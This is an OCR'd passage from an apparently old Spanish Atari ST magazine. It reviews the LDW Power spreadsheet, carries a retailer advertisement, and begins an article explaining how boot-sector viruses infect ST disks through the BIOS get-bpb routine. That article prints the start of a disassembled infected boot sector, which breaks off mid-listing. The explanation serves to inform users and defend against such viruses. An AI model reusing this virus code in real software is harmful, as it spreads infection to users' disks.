

Worksheet Range Copy-Move File Print Graph Data Macro Quit
READY
OK
GRAPH
Dollar Sales
Total
1.8
1.6
1.4
1.2
1
0.8
0.6
0.4
0.2
0
(Thousands)
Product 1st
Product 2nd
Product 3rd
Produc
0.00
0.00
0.00

```
H18: U [W11]
```

Dentro de los ordenadores que se desmarcan de la tiranía de la compatibilidad, el ATARI ST es un privilegiado al ser capaz de leer los diskettes de 3.5 pulgadas de los ordenadores del mundo IBM PC. La hoja de calculo LDW Power, de la compañía americana Logical Design Works, saca provecho de esta ventaja al ser compatible con los ficheros generados por 1-2-3, la hoja de Lotus. En la practica, eso signifi-


Worksheet Range Copy-Move File Print Graph Data Macro Quit
CMD
READY
OK
CALC
SCRL
END
NOTE
HELP
GRAPH
Product 1st Dollar Sales
Monthly
13.9% Jan
8.7% Feb
5.3% Mar
4.9% Apr
15.1% May
4.9% Jun
4.9% Jul
18.6% Aug
7.2% Sep
4.7% Oct
11.7% Nov
0.0% Dec

```
J11: (C2) [W17] +J8-J9
```



A17: [W21] @s(B5..B5)

DEALERN-A

	A	B	C	D	E
5		Product 1st	Product 2nd	Product 3rd	Product 4th
6					
7	Unit Price	$3.45	$4.95	$13.95	$6.95
8	Unit Sales	0	0	0	0
9	Dollar Sales	$0.00	$0.00	$0.00	$0.00
10	Unit Cost	$2.73	$3.05	$9.92	$5.11
11	Cost of Goods Sold	$0.00	$0.00	$0.00	$0.00
12	Gross Margin	$0.00	$0.00	$0.00	$0.00
13					
14					
15					
16					
		Jan	Feb	Mar	Apr

DEALERN-C

	J
7	TOTAL
8	$0.00
9	$0.00
10	================
11	$0.00
12	

DEALERN-B

	A	B	C	D
1	================	================	================	================
2		A Sample LDW Spreadsheet		
3	================	================	================	================
4				
5		Product 1st	Product 2nd	Product

ca que basta con introducir en la disketera del ATARI ST un diskette MS-DOS que contenga unas hojas de calculo realizadas con 1-2-3 para que sean tratadas por LDW Power. El proceso inverso es un poco menos simple: Es necesario convertir los ficheros LDW, con la ayuda de un pequeño programa de utilidad suministrado con la hoja de calculo, para que 1-2-3 las pueda aceptar.


LDW Power funciona, en teoría, sobre todas las versiones de ATARI ST, desde el 520 hasta la gama Mega ST, con pantalla monocromatica de alta resolución o pantalla en color en media resolución. La utilización de un 520 ST no la recomendamos pues la memoria restante se reduce a unos 20 Kb, lo cual significa que no dispondriamos más que de una hoja de 15 lineas y 15 columnas.

El entorno grafico GEM tradicional ha sufrido unas cuantas modificaciones: sobre la clasica barra de menus encontramos sucesivamente una hilera de botones y de indicadores, una linea de estado y una de entradas. En la barra de titulo de la ventana la linea de númeración de las columnas y en los laterales los desplazadores tipicos del sistema. Como sucede en VIP, rival directo de LDW Power, el número de de lineas disponibles para la hoja de calculo no sobrepasa la quincena (siendo dos tercios de la pantalla). Con un monitor monocromatico, una opción nos permite reducir el tamaño de los caracteres a la mitad -junto con su legibilidad- para poder disponer de 28 lineas. Más razonablemente se nos permite 'congelar' una parte de pantalla para poder ver unos titulos o referencias, al hacer desfilar el resto de la hoja hacia abajo. Una originalidad; la posibilidad que se ofrece al usuario de seleccionar un panel de control 'a la Lotus' con menus horizontales y ordenes por teclado. La barra de menus GEM queda entonces oculta dejando inutilizables los posibles accesorios del escritorio.

La intención de satisfacer a los habituales de 1-2-3 ha impuesto una estructura arborea en los comandos, identicos en los menus de cascada; la selección de una orden de un menú (horizontal) que permite entrar una primera opción, seguida de otra proporcionada por un nuevo menú, y así sucesivamente. La ergonomía de Calcomat2, otra hoja para ATARI ST, es infinitamente más agradable y mucho más parecida a la de Excel en Macintosh, referencia obligada en este tema.

La hoja de cálculo LDW cuenta con 256 columnas por 8192 lineas, de las cuales solamente una porción será realmente utilizable en relación muy directa con la memoria disponible en el ordenador. El sistema de coordenadas es del tipo A1. Una celula contiene un número ilimitado de caracteres y puede recibir una nota de dos lineas de 77 caracteres para hacer los comentarios eventuales.

La calidad de las 82 funciones integradas en LDW Power (contra las 51 de VIP) es uno de los goles de este programa; junto con unas funciones financieras, estadisticas, matemáticas y logicas, diferentes manipulaciones de cadenas de caracteres



M18: U [W11]

Una confirmación y una sorpresa, entre los tests de velocidad de las hojas de calculo para el ATARI ST, VIP Professional ha sido superado; a cambio, Calcomat-2 hace mucho más que defenderse ante LDW Power, el cual es el más completo. Los mismos tests se han realizado con Excel de Microsoft en un Apple Macintosh, para así disponer de una referencia sobre este punto de referencia obligado.

La hoja de cálculo utilizada tenía una extensión de 50 lineas con 50 columnas, cada celda contenía una simple formula que sumaba 1 al valor de la celda precedente. Una columna a la derecha de la hoja calculaba la media de las 50 primeras y una ultima establecia el logaritmo decimal de aquella. Finalmente la comparación de los tamaños de los ficheros respectivos muestra que el del LDW Power es mayor que el de VIP o el de Calcomat-2. Eso explica en parte los mediocres tiempos de carga y grabación de LDW. Las pruebas se han realizado en un ATARI 1040ST.

	LDW	VIP	CALCOMAT	EXCEL
Recalculación	9 s	28 s	9 s	4 s
Desplazamiento Horizontal	22 s	2 m 30 s	16 s	18 s
Tamaño de la hoja	128 k	76 k	75 k	77 k
Grabación	1m 52 s	1 m 10 s	15 s	22s
Carga	1 m 0.8 s	1 m 10 s	15 s	22 s

(comparación, busqueda, conversión, extracción, etc.) nos son posibilitadas, y comprendido sobre los datos de una hoja que no este cargada en la memoria central del ordenador. Eso nos permite construir con increible facilidad unas aplicaciones complejas. Desgraciadamente no hay ninguna posibilidad de conectar dos hojas de calculo distintas no pudiendo cohabitar en pantalla de ninguna forma posible. Las cuatro ventanas de GEM solo afecta a cuatro visiones de una misma hoja, más un grafico asociado.

La potencia de este programa se aprecia particularmente en el uso de las ordenes macro. Este es un avance importante dentro del mundo de ATARI. El modo macro de Calcomat se limita a la facultad de crear nuevas funciones a partir de combinaciones simples (Máximo de 128 caracteres) de las funciones existentes. Las ordenes macro de VIP son más completas; permitiendo una programación real, pero deben ser reeditadas sobre la hoja de calculo, formula a formula. Este tema es muy distinto en LDW Power; siguiendo el ejemplo de Excel, una vez hemos activado el modo de registro, todas las operaciones efectuadas sobre la hoja de calculo son automaticamente traducidas al lenguaje interno del programa y puestas en memoria. A continuación esta secuencia se reproducirá aceleradamente en busca y, eventualmente de modo automatico, la apertura de la hoja; los dos ficheros de presentación del programa incluidos en el diskette son un ejemplo espectacular. Un modo paso a paso permite la puesta a punto, y por último las macros creadas en 1-2-3 (versión 1.1) se pueden utilizar directamente en las hojas LDW.

Hay que tener en cuenta el número y variedad de funciones disponibles pues es una herramienta potente y facil de manejar.

En cuanto al modo de gestión de ficheros, se integran clasicamente en la hoja de cálculo, cada fichero representado por una linea de una hoja, donde cada columna corresponderá a un campo.

La elección puede ser efectuado sobre dos criterios simultaneamente, y la extracción de fichas sobre un número de claves ilimitada.

El modo gráfico de LDW parace el hermano gemelo de VIP, y es un campo donde la falta de ergonomía de las ordenes se resiente particularmente. Calcomat es mucho más eficaz. Lo extraño es que cuando se crea un gráfico, el saber con certeza cuales seran los tipos (barras, lineal, superficie, relieve, etc.) y la opción (tramada, leyenda, etc.) que daran el resultado más optimo.

El mejor metodo es probarlos todos, lo que nos obliga a pasar númerosas veces por las ramificaciones de menus. Por otra parte la elección ofrecida en materia de visualización es extremadamente reducida ya que solo existen cuatro modos; lineas, barras, barras apiladas y camemberts. El resultado, una vez más, es bastante austero.

(Ver cuadro comparativo adjunto en este articulo). Más rapido y más completo que VIP, más profesional que Calcomat-2, LDW abre un poco más la gama que el ST ofrece a una gestión más profesional sin llegar a la cota ofrecida por Excel.

Todo lo que su Atari ST o PC necesita

AUTOEDICION

Composición de anuncios

Composición de Documentos

Composición de páginas

Diseno gráfico

Escáner

OCR

CAD

Arquitectura

Ingeniería

Electronica

GESTION

Contabilidad

Proceso de textos

Base de datos

Gráficos

Hojas de calculo

GENERADORES DE APLICACIONES

DBMan

Superbase Profesional

SOLUCIONES VERTICALES

Para su ST o PC

Servicio de Consultas

INGRID INFORMATICA

Centro Oficial ATARI

Rocafort, 54-56 tda. Tel. (93) 424 75 71

08015 BARCELONA

Sobre los Virus (I)

Aquí iniciamos una serie de la revista en diskette ST News sobre el azote de los Virus. Interesante.

Por Richard Karsmakers

Hoy nos hemos decidido a hablaros de un fenómeno muy popular recientemente y que gracias a la poca profesionalidad de una empresa que publica una revista en diskette para los PC compatibles el tema de los virus ha saltado a las páginas de los medios de comunicación sembrando el terror del viernes trece y otros virus.

El diccionario nos dice que un virus 'es una materia contagiosa o venenosa', 'un veneno que causa una infección' o 'una materia dañina'. ¿Que tiene esto que ver con el ST? Vamos a verlo de inmediato.

En el campo de la informática se podría decir que los virus tienen un parecido con la SIDA. Ambos azotes no son visibles en un inicio pero los efectos finales pueden ser tan perjudiciales para una persona como para los diskettes y ordenadores.

Un virus se parece a una bomba de tiempo. Se puede multiplicar a si mismo sin que nosotros seamos conscientes de ello, o puede activarse en el momento en que se cumpla cierta condición dada. Esta condición puede ser una valor temporal (Viernes Trece) en el ordenador, un número específico de multiplicaciones de virus (el más corriente en el ST), cuando se escribe cierto valor en cierto sector o pista del disco.

Los virus se instalan en el ordenador en el momento en que encendemos el sistema con un disco infectado en la disquetera A, en el disco duro o con un RAMdisk resistente a resets. El virus que esta en el interior del ordenador se instala a si mismo como una extensión de la función "get-bob" del BIOS; esta rutina es llamada desde el sistema operativo cuando se lee un directorio nuevo después de cambiar discos o cuando un disco se acaba de formatear. De esta forma, el virus se copia a si mismo en cada diskette que introduzcamos de nuevo en el ordenador infectado. Afortunadamente los virus no pueden reproducirse en diskettes que estan protegidos físicamente con la solapa de protección de escritura y no resiste tampoco los resets (destruye el virus). De hecho un virus lo podemos considerar como una sofistificada pieza de programación que debemos liquidar de todos nuestros discos. Para ello a todos los que nos envíen un diskette y un sobre franqueado para recibir su ejemplar de ST NEWS encontrarán un programa que puede remediar parte de sus males.

¿Como trabajan los virus?

El virus se localiza en el sector de arranque de un disco infectado. Este se carga en la memoria del ordenador cuando se arranca con un disco infectado en la unidad de arranque - ¡ SOLO MIENTRAS EL SECTOR DE ARRANQUE DEL DISCO ES AUTOEJECUTABLE ! En un ST normal el sector de arranque se carga en la memoria $167A (hexadecimal). Una vez cargado el sector de arranque, este se ejecuta desde esa dirección y adapta la función BIOS "get-bpb" de forma que salta a traves de la rutina de virus despues de llamar al "get-bpb" modificado a continuación éste devuelve el control al ordenador. El sistema ya esta infectado y el virus aguarda para hacer estragos.

Veamos un listado desensamblado de un sector de arranque infectado cargado en memoria a $50000.

```
50000  BRA      $05003A
5003A  LEA      $50000(PC),A0      Carga 50000 en A0
5003E  MOVE.L   $0004C6,A1         Carga -dskbufp en A1
50044  ADDA.L   #$00000600,A1      Suma $600 al valor
                                   -dskbufp
5004A  MOVE.L   A1,A2              Copia A1 a A2
5004C  MOVE.W   #50100,D0          Longitud sector en D0
50050  MOVE.W   (A0)+(A1)+         Copia sector ar-
ranque                             a buffer
50052  SUBQ.W   #1,D0
50054  BPL      $050050
50056  LEA      $050064(PC),A0     Dirección de
